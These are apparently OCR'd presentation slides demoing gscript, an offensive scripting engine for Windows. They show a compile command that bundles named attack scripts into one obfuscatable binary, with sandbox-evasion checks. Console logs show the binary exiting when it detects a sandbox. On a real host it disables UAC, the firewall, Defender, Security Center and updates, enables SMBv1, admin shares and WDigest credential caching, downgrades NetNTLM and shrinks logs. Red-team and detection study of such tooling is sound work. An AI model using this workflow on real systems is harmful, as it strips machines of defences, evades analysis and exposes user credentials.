
The rest of your gscripts run after


Only after your sandbox checking as determined that this machine is safe, do the rest of the gscripts execute


```
[ML-C02V81KTG8WL:gscript dborges$ ./gscript compile -os=windows --obfuscation-level 3 --enable-logging /Users/dborges/Desktop/detection_time/gscripts/anti-re/sandbox_hostname.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/disable_uac.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/disable_windows_firewall.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/disable_winUpdates.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_adminShares.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_installElevated.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_smbv1.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_wdigest_credcache.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/netntlm_downgrade.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/shrink_logsize.gs
************************************************************
```

```
                    ____
               __,-~~/~    `---.
             _/_,---(      ,    )
         __ /        <    /   )  \___
 - ------===;;;'====------------------===;;;===----- -   -
                   \/  ~"~"~"~"~"~\~"~)~"/
                   (_ (   \  (     >    \)
                    \_( _ <         >_>'
                       ~ `-i' ::>|--"
                           I;|.|.|
                           <|i::|i|`.
                  uL      (` ^'"`-' ")          )
          .ue888Nc..            (   (          ( /(
         d88E`"888E`   (    (  )(  )\   `   )   )\())
         888E  888E    )\   )\(()\((_) /(/(  (_))/
         888E  888E   ((_) ((_)((_)(_)((_)_\ | |_
         888E  888E   (_-</ _|| '_|| || '_ \)|  _|
         888& .888E   /__/\__||_|  |_|| .__/  \__| v1.0.0
         *888" 888&                   |_|
          `"   "888E  G E N E S I S          -- By --
         .dWi   `88E   S C R I P T I N G       gen0cide
         4888~  J8%%    E N G I N E            ahhh
          ^"===*"`                             vyrus
                   github.com/gen0cide/gscript
************************************************************
[GSCRIPT:cli]  INFO *** COMPILER OPTIONS ***
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO                        OS: windows
[GSCRIPT:cli]  INFO                      Arch: amd64
[GSCRIPT:cli]  INFO               Output File: /var/folders/zy/dh22xx3n29
[GSCRIPT:cli]  INFO       Keep Build Directory: [DISABLED]
[GSCRIPT:cli]  INFO            UPX Compression: [DISABLED]
[GSCRIPT:cli]  INFO             Logging Support: [ENABLED]
[GSCRIPT:cli]  INFO           Debugger Support: [DISABLED]
[GSCRIPT:cli]  INFO         Human Redable Names: [DISABLED]
[GSCRIPT:cli]  INFO    Import All Native Funcs: [DISABLED]
[GSCRIPT:cli]  INFO           Skip Compilation: [DISABLED]
[GSCRIPT:cli]  INFO          Obfuscation Level: ALL OBFUSCATION DISABLED
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO ***  SOURCE SCRIPTS  ***
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/anti-re/sandbox_hostname.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/disable_uac.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/disable_windows_firewall.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/disable_winUpdates.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_adminShares.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_installElevated.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_smbv1.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_wdigest_credcache.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/netntlm_downgrade.gs
[GSCRIPT:cli]  INFO     Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/shrink_logsize.gs
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO **********************
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO ***  BUNDLED ASSETS  ***
[GSCRIPT:cli]  INFO
[GSCRIPT:cli]  INFO Compiled binary located at:

/var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1532723153_gscript.bin
```




Administrator: C:\Windows\System32\cmd.exe
C:\Users\dade\Desktop>winbin.exe
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Testing Sandbox Hostname!
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Our hostname is: TEQUILABOOM
BOOM
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Sandbox detected, exiting
C:\Users\dade\Desktop>
winbin


Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd C:\Users\dade\Desktop
C:\Users\dade\Desktop>winbin.exe
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Testing Sandbox Hostname!
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Our hostname is: WIN-RQPNEB9KR55
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Done Testing Hostname!
[GSCRIPT:disable_uac.gs] INFO console.log >>> Starting Disable UAC
[GSCRIPT:disable_uac.gs] INFO console.log >>> Done Disable UAC
[GSCRIPT:disable_windows_firewall.gs] INFO console.log >>> Starting Disable Windows Firewall
[GSCRIPT:disable_windows_firewall.gs] INFO console.log >>> Done Disable Windows Firewall
[GSCRIPT:disable_winupdates.gs] INFO console.log >>> Starting Disable WinUpdates
[GSCRIPT:disable_winupdates.gs] INFO console.log >>> Done Disable WinUpdates
[GSCRIPT:netntlm_downgrade.gs] INFO console.log >>> Starting NetNTLM Downgrade
[GSCRIPT:enable_adminshares.gs] INFO console.log >>> Starting Enable Admin Shares
[GSCRIPT:netntlm_downgrade.gs] INFO console.log >>> Done NetNTLM Downgrade
[GSCRIPT:enable_adminshares.gs] INFO console.log >>> Done Enable Admin Shares
[GSCRIPT:enable_installelevated.gs] INFO console.log >>> Starting Install Elevated
[GSCRIPT:enable_installelevated.gs] INFO console.log >>> Done Install Elevated
[GSCRIPT:enable_smbv1.gs] INFO console.log >>> Starting Enable SMBv1
[GSCRIPT:enable_smbv1.gs] INFO console.log >>> Done Enable SMBv1
[GSCRIPT:disable_securitycenter.gs] INFO console.log >>> Starting Disable Security Center
[GSCRIPT:enable_wdigest_credcache.gs] INFO console.log >>> Starting Enable WDigest Credential Cache
[GSCRIPT:disable_securitycenter.gs] INFO console.log >>> Done Disable Security Center
[GSCRIPT:enable_wdigest_credcache.gs] INFO console.log >>> Done Enable WDigest Credential Cache
[GSCRIPT:shrink_logsize.gs] INFO console.log >>> Starting execution of Shrink Logsize
[GSCRIPT:shrink_logsize.gs] INFO console.log >>> Done Shrink Logsize
[GSCRIPT:disable_defender.gs] INFO console.log >>> Starting Disable Windows Defender
[GSCRIPT:disable_defender.gs] INFO console.log >>> Done Disable Windows Defender
winbin



CONTACTS

Alex Levinson
TWITTER: @alexlevinson
GITHUB: github.com/gen0cide
EMAIL: alexl@uber.com

Dan Borges
TWITTER: @1njection
GITHUB: github.com/ahhh
BLOG: lockboxx.blogspot.com

Vyrus
TWITTER: @vyrus
GITHUB: github.com/vyrus001
EMAIL: vyrus@dc949.org

Version 1.0 Available Now!

https://github.com/gen0cide/gscript

THE END

QUESTIONS?